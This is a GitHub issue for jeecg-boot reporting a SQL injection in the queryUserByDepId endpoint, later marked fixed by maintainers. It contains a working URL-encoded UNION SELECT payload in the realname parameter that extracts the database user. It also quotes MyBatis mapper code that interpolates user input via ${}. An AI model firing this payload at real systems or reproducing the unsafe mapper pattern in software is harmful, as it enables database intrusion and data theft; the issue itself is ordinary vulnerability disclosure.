New issue

SQL injection exists in /jeecg-boot/sys/user/queryUserByDepId #3347

⊘ Closed   **jinnywc** opened this issue on Jan 4 · 2 comments

---

jinnywc commented on Jan 4

版本号：

<=3.0

问题描述：

After testing, it is found that the code parameter of /jeecg-boot/sys/user/queryUserByDepId interface of jeecg-boot has SQL injection

截图&代码：

payload:/jeecg-boot/sys/user/queryUserByDepId?
_t=1641263644&id=57197590443c44f083d42ae24ef26a2c&realname=%64%61%73%64%27%20%75%6e%69%6f%6e%20%73%65%6c%65%63%74%20%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%63%6f%6e%63%61%74%28%30%78%37%2c%69%66%6e%75%6c%6c%28%63%61%73%74%28%63%75%72%72%65%6e%74%5f%75%73%65%72%28%29%20%61%73%20%6e%63%68%61%72%29%2c%30%78%32%30%29%2c%30%78%37%29%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2d%2d%20%2d

The vulnerability code exists in the following code:\jeecg-boot\jeecg-boot-module-system\src\main\java\org\jeecg\modules\system\controller\SysUserController.java At line 366 of


```java
/**
 * 根据部门id查询用户信息
 *
 * @param id
 * @return
 */
@RequestMapping(value = "/queryUserByDepId", method = RequestMethod.GET)
public Result<List<SysUser>> queryUserByDepId(@RequestParam(name = "id", required = true) String id,@RequestParam(name="realname",required=false) String realname) {
    Result<List<SysUser>> result = new Result<>();
    //List<SysUser> userList = sysUserDepartService.queryUserByDepId(id);
    SysDepart sysDepart = sysDepartService.getById(id);
    List<SysUser> userList = sysUserDepartService.queryUserByDepCode(sysDepart.getOrgCode(),realname);

    //批量查询用户的所属部门
    //step.1 先拿到全部的 useids
    //step.2 通过 useids,一次性查询用户的所属部门名字
    List<String> userIds = userList.stream().map(SysUser::getId).collect(Collectors.toList());
    if(userIds!=null && userIds.size()>0){
        Map<String,String> useDepNames = sysUserService.getDepNamesByUserIds(userIds);
        userList.forEach(item->{
            //TODO 临时借用这个字段用于页面展示
            item.setOrgCodeTxt(useDepNames.get(item.getId()));
        });
    }
```

```
jeecg-boot-module-system  src  main  java  org  jeecg  modules  system  service  impl  SysUserDepartServiceImpl  queryUserByDepCode
```

```java
95                 }
96             //update-end-author:taoyan date:201905047 for:接口调用查询返回结果不能返回密码相关信息
97             return userList;
98         }
99         return new ArrayList<SysUser>();
100    }
101
102    /**
103     * 根据部门code,查询当前部门和下级部门的 用户信息
104     */
105    @Override
106    public List<SysUser> queryUserByDepCode(String depCode,String realname) {
107        //update-begin-author:taoyan date:20210422 for: 根据部门选择用户接口代码优化
108        if(oConvertUtils.isNotEmpty(realname)){
109            realname = realname.trim();
110        }
111        List<SysUser> userList = this.baseMapper.queryDepartUserList(depCode, realname);
112        Map<String, SysUser> map = new HashMap<>();
113        for (SysUser sysUser : userList) {
114            // 返回的用户数据去掉密码信息
115            sysUser.setSalt("");
116            sysUser.setPassword("");
117            map.put(sysUser.getId(), sysUser);
118        }
119        return new ArrayList<SysUser>(map.values());
120        //update-end-author:taoyan date:20210422 for: 根据部门选择用户接口代码优化
121
122    }
123
124    @Override
125    public IPage<SysUser> queryDepartUserPageList(String departId, String username, String realname, int pageSize, int pageNo) {
126        IPage<SysUser> pageList = null;
127        // 部门ID不存在 直接查询用户表即可
128        Page<SysUser> page = new Page<>(pageNo, pageSize);
```



```
jeecg-boot-module-system  src  main  java  org  jeecg  modules  system  mapper  xml  SysUserDepartMapper.xml
```

```xml
1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE mapper PUBLIC "-//mybatis.org//DTD Mapper 3.0//EN" "http://mybatis.org/dtd/mybatis-3-mapper.dtd">
3  <mapper namespace="org.jeecg.modules.system.mapper.SysUserDepartMapper">
4      <select id="getUserDepartByUid" parameterType="String" resultType="org.jeecg.modules.system.entity.SysUserDepart">
5          SELECT *
6          FROM sys_user_depart
7          WHERE user_id = #{userId, jdbcType=VARCHAR}
8      </select>
9
10     <!-- 查询指定部门下的用户 并且支持用户账号模糊查询 -->
11     <select id="queryDepartUserList" resultType="org.jeecg.modules.system.entity.SysUser">
12         select a.* from sys_user a
13         join sys_user_depart b on b.user_id = a.id
14         join sys_depart c on b.dep_id = c.id
15         where a.del_flag = 0 and c.org_code like '${orgCode}%'
16         <if test="realname!=null and realname!=''">
17             and a.realname like '%${realname}%'
18         </if>
19     </select>
20
21     <!-- 根据部门查询部门用户 分页 -->
22     <select id="queryDepartUserPageList" resultType="org.jeecg.modules.system.entity.SysUser">
23         select a.*, c.depart_name as org_code_txt from sys_user a
24         join sys_user_depart b on b.user_id = a.id
25         join sys_depart c on b.dep_id = c.id
26         where a.del_flag = 0 and c.org_code like '${orgCode}%'
27         <if test="username!=null and username!=''">
28             and a.username like '%${username}%'
29         </if>
30         <if test="realname!=null and realname!=''">
31             and a.realname like '%${realname}%'
32         </if>
33     </select>
```

友情提示（为了提高issue处理效率）：

- 未按格式要求发帖，会被直接删掉;
- 请自己初判问题描述是否清楚，是否方便我们调查处理;
- 针对问题请说明是Online在线功能(需说明用的主题模板)，还是生成的代码功能;
- 描述过于简单或模糊，导致无法处理的，会被直接删掉;

zhangdaiscott commented on Jan 7

jl

sjlei commented on Jan 13

问题已修复，下版本发布

zhangdaiscott closed this as completed on Jan 17

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants